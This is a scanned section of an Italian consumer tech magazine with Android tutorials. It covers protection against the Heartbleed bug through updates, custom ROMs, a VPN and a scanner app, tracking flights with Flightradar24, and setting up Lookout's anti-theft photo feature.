Cosa fare quindi? In primis è consigliato evitare di connettersi a reti Wi-Fi gratuite, ovunque esse siano (non si sa mai chi può essere collegato); ormai gli abbonamenti di Internet mobile sono a portata di tasca. Anche perché, ribadiamo, purtroppo cambiare le password non risolverà niente fin quando gli sviluppatori di app e i Web service provider non risolveranno il problema. Recentemente Google ha aggiornato Android portandolo alla versione 4.4.4 KitKat, rilasciato principalmente proprio per risolvere il bug di HeartBleed e chiudere definitivamente la falla. Ma cosa succede se il nostro smartphone o tablet non ha ricevuto tale aggiornamento o è stato "abbandonato" dalla casa produttrice? Le soluzioni in questo caso potrebbero essere diverse, in primis quella di cercare tra i maggiori siti specializzati nel modding per Android (www.xda-developers.com) e provare ad installare un ROM modificata (ma aggiornata!), in modo da avere un sistema operativo "alternativo" ma comunque al passo con gli aggiornamenti e al sicuro dai pericoli della rete. Consigliamo vivamente di dare un'occhiata al sito www.cyanogenmod.org (una delle migliori ROM in circolazione) che supporta una quantità enorme di dispositivi, anche da-


Stai lontano da ogni pericolo!

Paura che il tuo telefonino o il tuo smartphone possa essere colpito? Incomincia a dormire sonni tranquilli, perché solo noi ti diamo le giuste dritte per allontanare ogni male!

01 L' APP

Per installare l'app di Avast! in prova gratuita per 7 giorni (al termine è necessario procedere all'acquisto della versione Pro) apriamo il **Play Store** e cerchiamo l'app **SecureLine VPN**. Dopo aver avviato il download, partirà l'installazione e basterà un tap per eseguirla sul nostro smartphone o tablet Android.

02 SUBITO OPERATIVA

La schermata che si presenta è decisamente user friendly, priva di qualsiasi ostica impostazione da settare e a prova anche degli utenti meno esperti. Appare un grosso pulsante impostato inizialmente su **OFF**. Quello che dobbiamo fare è spostarlo su **ON** per attivare una connessione VPN che blinderà il telefonino!

03 IN UNA BOTTE DI FERRO!

L'app ora si metterà alla ricerca del miglior punto di accesso disponibile, anche in funzione della nostra posizione geografica (e del tipo di connessione stabilita). Così facendo, non assisteremo a spiacevoli rallentamenti durante la normale navigazione a Internet. Durante la nostra prova, siamo stati connessi ad un server situato ad Amsterdam (dunque a migliaia di chilometri di distanza): tutti i nostri dati di navigazione (il traffico Web) passerà da questo server. Prima, però, verranno opportunamente cifrati di modo che nessuno possa violare la nostra privacy.

tati: tra questi potrà esserci magari proprio il nostro smartphone. Per chi invece non avesse voglia di cimentarsi in un'operazione come il cambio del sistema operativo, ci sono delle più che valide app sul Play Store che possono difenderci dagli eventuali attacchi, ma anche di avvisarci nel caso in cui stessimo visitando siti Web affetti dal bug di OpenSSL. Tra queste c'è sicuramente **CM Security Heartbleed Scanner**: non lasciamoci ingannare dal nome, perché oltre ad essere un ottimo segugio in grado di scovare eventuali vulnerabilità sul nostro dispositivo in tempo reale, contiene anche un valido antivirus con incluso un sistema di protezione nel caso ci venga rubato il tablet o il telefono.

LA VULNERABILITÀ OPENSSL/HEARTBLEED

Di cosa si tratta e quali sono i potenziali rischi ai quali siamo esposti?

Nonostante si tratti della vulnerabilità più pericolosa degli ultimi anni (ne abbiamo già parlato sul precedente numero di Linux Magazine), gli utenti hanno fatto fatica a comprendere l'entità del problema. Perché è da considerarsi così tanto pericolosa? Come ogni esperto di sicurezza sa, "un falso senso di sicurezza è più pericoloso di nessuna sicurezza". A causa di Heartbleed, infatti, milioni di utenti in tutto il mondo sono divenuti vulnerabili proprio nei momenti in cui credevano di essere più protetti: mentre accedevano a pagine **HTTPS**. Il bug consente ad un pirata di leggere le informazioni inviate da un utente ad un server, comprese le password. I pirati che hanno scoperto il bug prima del suo annuncio pubblico possono, quindi, avere facilmente collezionato milioni e milioni di password di ignari utenti. Non si sa ancora se e quali account utenti siano stati violati grazie a questa vulnerabilità: bisogna considerare che tra i possibili attaccanti vi sono anche i servizi di informazione dei governi che dispongono di sistemi molti potenti.

VOLI AEREI SENZA SEGRETI!


A che velocità viaggia quell'aereo? Dove è diretto e da dove è partito? Per scoprirlo ti basta il tuo smartphone o il tuo tablet Android!

A meno di non avere una tremenda paura, gli aeroplani affascinano un po' tutti: dai più piccoli ai più grandi. E mentre i bambini devono accontentarsi di puntare il dito verso quel concentrato di tecnologia che vola sulle loro teste a migliaia di metri di distanza, i più grandi possono mettere a nudo quel singolo velivolo scoprendo di tutto e di più. A patto di essere appassionati di Android, è chiaro. Grazie ad applicazioni del calibro di Flightradar24 è infatti possibile scoprire velocità, altitudine e rotta di ogni aereo in volo. Ovviamente, dati come la compagnia aerea di bandiera saranno altrettanto visibili. In poche parole, il nostro telefonino si trasforma in una sottospecie di torre di controllo dalla quale è possibile analizzare l'intero traffico aereo mondiale in tempo reale! Ciò è possibile proprio grazie al collegamento (via Internet) a tutti i radar mondiali. L'applicazione è disponibile in maniera gratuita e a pagamento. Purtroppo, quasi tutte le funzionalità di cui abbiamo parlato sono disponibili esclusivamente nella versione Pro che è comunque acquistabile ad una manciata di euro. Acquistarla ne vale dunque la pena!

Gratuita o a pagamento?

Flightradar24 è disponibile su Play Store in due differenti versioni. Quale scegliere?

01 DOWNLOAD DELL'APP

Verifichiamo che il nostro smartphone o tablet Android sia connesso al Web tramite rete Wi-Fi o 3G e accediamo al **Play Store.** Da qui ricerchiamo l'app **Flightradar24.** Sono disponibili due versioni: una gratuita ed una a pagamento.

02 SETUP IN CORSO

Se abbiamo deciso di procedere al download della versione gratuita, al termine dell'installazione avviamo l'app e tappiamo **Menu.** Da qui, selezioniamo **Settings** ed attiviamo tutte le visualizzazioni disponibili (per una visione più completa).

03 PASSIAMO ALLA PRO!

La versione gratuita di Flightradar24 permette solo di vedere gli aerei in volo senza fornire funzionalità aggiuntive. Se vogliamo di più, clicchiamo sul pulsante a forma di lucchetto e tappiamo poi sulla voce **Upgrade now** per procedere all'acquisto della versione Pro (disponibile a pochi euro).

04 UNITÀ DI MISURA

Avviamo la versione Pro e clicchiamo su **Settings.** Impostiamo in **Distance** la voce **Kilometers.** Settiamo **Altitude** a **Meters** e **Speed** a **Kilometers per hour.** Possiamo visualizzare velocità, altezza e distanza di ogni volo utilizzando il sistema di riferimento che preferiamo.

Torre di controllo nel tuo telefonino!

Muoviamo i primi passi in Flightradar24 e scopriamo tutti i segreti degli aerei che volano sulle nostre teste: di che compagnia sono? E che rotta stanno percorrendo?

01 ROTTA SENZA SEGRETI!

Affinché tutto proceda per il verso giusto è necessario che il telefonino sia connesso a Internet (attraverso un hotspot Wi-Fi o tramite la connettività 3G/4G). Attendiamo il caricamento della mappa (serve qualche secondo) e selezioniamo uno degli aerei in volo per visualizzarne la relativa rotta.

02 DATI DETTAGLIATI

Dopo aver selezionato uno degli aerei, tappiamo sul pulsante + presente in basso al centro dell'interfaccia grafica dell'applicazione. Nella nuova schermata che appare viene mostrata una foto di riferimento del velivolo, nonché dati quali velocità e altezza di percorrenza attuali.

03 ANCHE IN 3D!

Se vogliamo dare un'occhiata al pianeta Terra proprio come se fossimo a bordo dell'aereo selezionato, non ci resta che tappare sul pulsante **3D**. Attendiamo il caricamento della mappa tridimensionale e gustiamoci il paesaggio! È bene precisare che questa visualizzazione è abbastanza esosa in termini di traffico Internet.

04 PERCORSO COMPLETO

Vogliamo sbirciare sul percorso completo compiuto dall'aereo che abbiamo selezionato scoprendo da dove è partito e dove è diretto? Per visualizzare l'intera rotta da percorrere, ci basta tappare sul primo pulsante presente in basso a sinistra (due puntini uniti da un lazo). Terminiamo con un tap sul pulsante **Done**.

05 RICERCA PER COMPAGNIA

Flightradar24 ci permette di filtrare la visualizzazione dei velivoli sulla mappa in base alla loro compagnia aerea o al modello (ad esempio Airbus A320). Per farlo, ci basta tappare sul pulsante **Search** (icona in alto a destra) e da qui selezionare la voce **Airline search** (nel caso in cui volessimo filtrare le compagnie).

06 REALTÀ AUMENTATA


Che aereo sta volando sulle nostre teste? Per scoprirlo tappiamo su **AR**, attiviamo il GPS del nostro telefonino e puntiamo la fotocamera proprio su quel puntino lontano: sul display appariranno tutti i dati relativi al velivolo in questione!


TELEFONINO RUBATO? SCATTA UN SELFIE!

Installando la giusta app puoi individuare il ladro che ti ha rubato lo smartphone! Se viene rilevato un uso anomalo del telefonino ti arriva subito via mail la sua foto!

In viaggio o in giro tra le grandi città le probabilità di smarrire lo smartphone o di vederselo sottratto aumentano in maniera esponenziale. Per prevenire tali disavventure e mettere al sicuro quello che ormai è divenuto il nostro compagno inseparabile, possiamo installare **Lookout Security & Antivirus**. Si tratta di una suite completa per la protezione dello smartphone che integra antivirus, backup, geolocalizzazione e "theftie", un misto tra theft (furto) e selfie, proprio perché non appena il malintenzionato proverà a manomettere il nostro telefono, quest'ultimo scatterà una foto con la fotocamera frontale e ce la invierà via mail! Potremo attivare anche un allarme sonoro per rintracciare lo smartphone se dovesse trovarsi nelle immediate vicinanze. La versione Premium, a pagamento, aggiunge anche la possibilità di bloccare il device da remoto e di cancellare tutti i dati in esso archiviati. Scopriamo subito come utilizzare quest'app per proteggere dai furti il nostro smartphone.

Massima protezione per il tuo smartphone!

Ecco come installare e configurare Lookout: pochi secondi e sei subito protetto!

01 INSTALLIAMO LOOKOUT

Raggiungiamo il **Play Store** ed effettuiamo una ricerca con la parola chiave **lookout**. Trovata **Lookout Security & Antivirus**, installiamola sullo smartphone (la versione Premium è disponibile in prova per 14 giorni, al termine dei quali è necessario acquistarla).

02 IMPOSTAZIONI INIZIALI

Al primo avvio visualizzeremo una semplice interfaccia nella quale potremo scegliere quali moduli attivare ai fini di una protezione totale. Possiamo scegliere se fare un backup poco prima di formattare il telefono in caso di furto.

03 SERVE L'E-MAIL

Non appena ci viene chiesto, digitiamo il nostro indirizzo di posta elettronica insieme ad una password per creare l'account. Badiamo bene alla correttezza dei dati inseriti: a questo indirizzo ci verranno infatti inviate tutte le informazioni relative al malfattore (posizione GPS, foto, ecc).

04 LADRO BECCATO!

Viene avviata la scansione della memoria alla ricerca di eventuali virus (per ulteriore sicurezza). Adesso è tutto pronto! Abbiamo fatto una prova, sbagliando più volte il codice di sblocco del nostro telefono: pochi secondi e la foto ci viene recapitata tramite e-mail!